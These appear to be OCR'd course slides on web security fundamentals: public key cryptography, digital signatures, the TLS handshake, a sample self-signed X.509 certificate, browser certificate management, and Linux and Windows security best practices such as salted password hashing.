- Public key cryptography (asymmetric cryptography)
- Using two distinct keys:
  - A public key – widely distributed
  - A private key
- Diffie-Hellman Key Exchange algorithm
- RSA (Ron Rivest, Adi Shamir and Leonard Adeleman) algorithm underpinning the HTTPs protocol

Digital Signatures

- **A mathematically secure way of validating that a particular digital document**
  - was created by the person claiming to create it (authenticity)
  - was not modified in transit (integrity), and
  - cannot be denied (non-repudiation)
- **An example using public key cryptography**

Digital Signatures
Figure 18.12 Digital Signature and Validation



1 Alice calculates a hash of the message.

2 Alice encrypts the hash with her private key thus creating a signature.

3 Alice sends the message and signature to Bob.

4 Bob receives the message and signature.

5 Bob calculates the hash of the message.

6 Bob decrypts the signature using the public key.


7 If the decrypted hash equals the calculated hash, the message is legitimate.

Message
Calculated hash
f8017b18c39de92871a980b...8f94ff
Signature
2019d938d038849f8b08a8569a100b
Message
2019d938d038849f8b08a8569a100b
Signature
Calculated hash
f8017b18c39de92871a980b...8f94ff
?=
f8017b18c39de92871a980b...8f94ff
Decrypted hash
2019d938d038849f8b08a8569a100b
Signature
Calculated hash
f8017b18c39de92871a980b...8f94ff
Message

Hypertext Transfer Protocol Secure (HTTPs)

- HTTPs is the HTTP running on top of the Transport Layer Security (TLS)
- TLS v1.0 – an improvement on Secure Socket Layer 3.0 (SSL)
- For compatibility reason, we refer it as HTTP running on TLS/SSL
- Secure Handshakes
- Certificates and Authorities
  - Self-signed Certificates

Figure 18.14 SSL Secure Handshake



1 HELLO (cipher list, SSL version, etc.)

2 HELLO (cipher selection)

3 Public key

4 Certificate

5 Client authenticates the certificate or gets the user to accept it.


6 Premaster secret (encoded with server key)

7 Symmetric key computed

8 Client done

9 Server done

10 Secure transmission completed




Certificates and Authorities

- Figure 18.15 The content of a self-signed certificate for funwebdev.com (X.509 certificate Example)

Common Name: funwebdev.com
Organization: funwebdev.com
Locality: Calgary
State: Alberta
Country: CA
Valid From: July 23, 2013
Valid To: July 23, 2014
Issuer: funwebdev.com, funwebdev.com
Key Size: 1024 bit
Serial Number: 9f6da4acd62500a0

```
-----BEGIN CERTIFICATE-----
MIICfTCCAeYCCQCfbaSs1iUAoDANBgkqhkiG9w0BAQUFADCBgjEL
MAkGA1UEBhMCQ0ExEDAOBgNVBAgTB0FsYmVydGExEDAOBgN
VBAcTB0NhbGdhcnkxFjAUBgNVBAoTDWZ1bndlYmRldi5jb20xFjAU
BgNVBAMTDWZ1bndlYmRldi5jb20xHzAdBgkqhkiG9w0BCQEWEH
Job2FyQG10cm95YWwuY2EwHhcNMTMwNzIzMjI0NjU2WhcNMT
QwNzIzMjI0NjU2WjCBgjELMAkGA1UEBhMCQ0ExEDAOBgNVBAg
TB0FsYmVydGExEDAOBgNVBAcTB0NhbGdhcnkxFjAUBgNVBAoTD
WZ1bndlYmRldi5jb20xFjAUBgNVBAMTDWZ1bndlYmRldi5jb20xHz
AdBgkqhkiG9w0BCQEWEHJob2FyQG10cm95YWwuY2EwgZ8w
DQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMSS8uQ6ZXVW6yV
6MUcdZxdQTPfUlpXXW6DYmQMVm0EE7mjrhmj3jLDQn+FU8Qsv
IS8+GrDoyZ/5hhGBLYQLIhlcRQBULS9yNRIB7+mW0T45QycqJH/9xC
VcTwI4D//qVwAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEAAzOsxgr
ItLw/DZXinqcV/W8C859m43D3yLu66jadNYu5cA+Fn2FpS7z8uYeV
m0wWXcrmIj4bIWvpp3IbhPT12+XcVfJMda4nLSb/SPyjv4yvz9jeL
Ya/c0Z1lA7v6bk1ixwZSB9E=
-----END CERTIFICATE-----
```




Certificates and Authorities

- Certificate - X.509 certificate which contains many details including
  - Algorithm used
  - The domain it was issued for
  - Some public key information
- X.509 Client Certificate, https://help.sap.com/saphelp_nw73/helpdata/en/43/dc1fa58048070ee10000000a422035/content.htm
- X.509 Certificate Tool, https://msdn.microsoft.com/en-us/library/aa529278.aspx
- X.509 Certificates and Certificate Revocation Lists (CRLs), http://docs.oracle.com/javase/7/docs/technotes/guides/security/cert3.html

Firefox Certificate Management Interface

- **Options => Certificates => View Certificates (Some examples)**



You have certificates on file that identify these certificate authorities:


Certificate Name	Security Device
◢(c) 2005 TÜRKTRUST Bilgi İletişim ve Bilişim...	
TÜRKTRUST Elektronik Sertifika Hizmet S...	Builtin Object Token
◢A-Trust Ges. f. Sicherheitssysteme im elektr....	
A-Trust-nQual-03	Builtin Object Token
◢AC Camerfirma S.A.	
Chambers of Commerce Root - 2008	Builtin Object Token
Global Chambersign Root - 2008	Builtin Object Token
◢AC Camerfirma SA CIF A82743287	

You have certificates on file that identify these servers:

Certificate Name	Server	Lifetime	Expires On
◢DigiNotar			
DigiNotar Cyber CA	*	Permanent	10/4/2011
DigiNotar Cyber CA	*	Permanent	9/20/2013
DigiNotar Root CA	*	Permanent	3/31/2025
DigiNotar Services 1024...	*	Permanent	8/26/2013
◢DigiNotar B.V.			
DigiNotar PKIoverheid ...	*	Permanent	3/23/2020
DigiNotar PKIoverheid ...	*	Permanent	7/27/2015

Security Best Practices


- **Data Storage**
  - Secure Hash
  - Salting the Hash
- **Monitor Your Systems**
  - System Monitors
  - Access Monitors
  - Automate Intrusion Blocking
- **Audit and Attack Thyself**



Security Best Practices – Linux Systems

References


- Ch. 15 Security, *Linux System Administration,* Linux System Administration, 2nd ed, by Vicki Stanfield and Roderick Smith, published by Sybex
- Ch. 15 System Security, *A Practical Guide to Ubuntu Linux*, by Mark G. Sobell, 4th edition, published by Prentice Hall
- Password Formats - Basic Authentications, https://httpd.apache.org/docs/2.2/misc/password_encryptions.html
- The apache-md5 package (OpenSSL MD5() function), https://hackage.haskell.org/package/apache-md5



Security Best Practices – Microsoft Systems and Servers

References


- **Windows 7: Security Features**, http://www.microsoft.com/security/pc-security/windows7.aspx
- **Windows 10 Security Overview**, https://technet.microsoft.com/en-us/library/mt601297(v=vs.85).aspx
- **What's New in Windows Server 2016 Technical Preview**, Aug. 18, 2015, https://technet.microsoft.com/en-us/library/dn765472.aspx
- **Security Best Practice for IIS 8**, June 24, 2013, https://technet.microsoft.com/en-us/library/jj635855.aspx
- **Windows Server**, https://technet.microsoft.com/en-us/library/bb625087.aspx



Security Best Practices – Linux Systems

Reference - Linux System Administration, 2nd ed, by Vicki Stanfield and Roderick Smith, published by Sybex

- User-based Security
- Port Security
- Host-based Security
- Physical Access Security
- File and/or Device Assignment of Permission




Security Best Practices – Linux Systems

Reference - Linux System Administration, 2nd ed, by Vicki Stanfield and Roderick Smith, published by Sybex

User-based Security:

- What resources should be available to the claimed user at this time?
- Pluggable Authentication Modules (PAM) to secure the system from intrusion by unauthorized users.
- Password Authentication Algorithms
  - DES (Data Encryption Standard) – encoded using the Federal Data Encryption standard algorithm
  - MD5 (Message Digest Algorithm, version 5) –
    - Uses RSA Data Security, Inc's algorithm
    - By default on most Linux system




Security Best Practices – Linux Systems

Reference - Linux System Administration, 2nd ed, by Vicki Stanfield and Roderick Smith, published by Sybex

User-based Security: Hashing Passwords


- Creating Password
  - Salt (2-character) + Clear Text Password => [Hashing Algorithm] => Salt/Password Hash
- Logging In
  - (User Supplied Password) + (/etc/shadow or /etc/passwd) Salt => [Hashing Algorithm] => Hash + Stored Hash (/etc/shadow or /etc/password) => Login Fail (Not equal to) OR Login Succeeds (Equal to)



Security Best Practices – Linux Systems

Reference - Linux System Administration, 2nd ed, by Vicki Stanfield and Roderick Smith, published by Sybex


- User-based Security:
  - What resources should be available to the claimed user at this time?
  - Pluggable Authentication Modules (PAM) to secure the system from intrusion by unauthorized users.
- Port Security:
  - Protect network ports from unauthorized hosts and networks
  - Handled by the kernel
  - IP firewall administration (IP chains or IP tables)
- Host-based Security:
  - Restrict network access to system resources and services based on the requesting hosts.



Security Best Practices – Linux Systems

Reference - Linux System Administration, 2nd ed, by Vicki Stanfield and Roderick Smith, published by Sybex

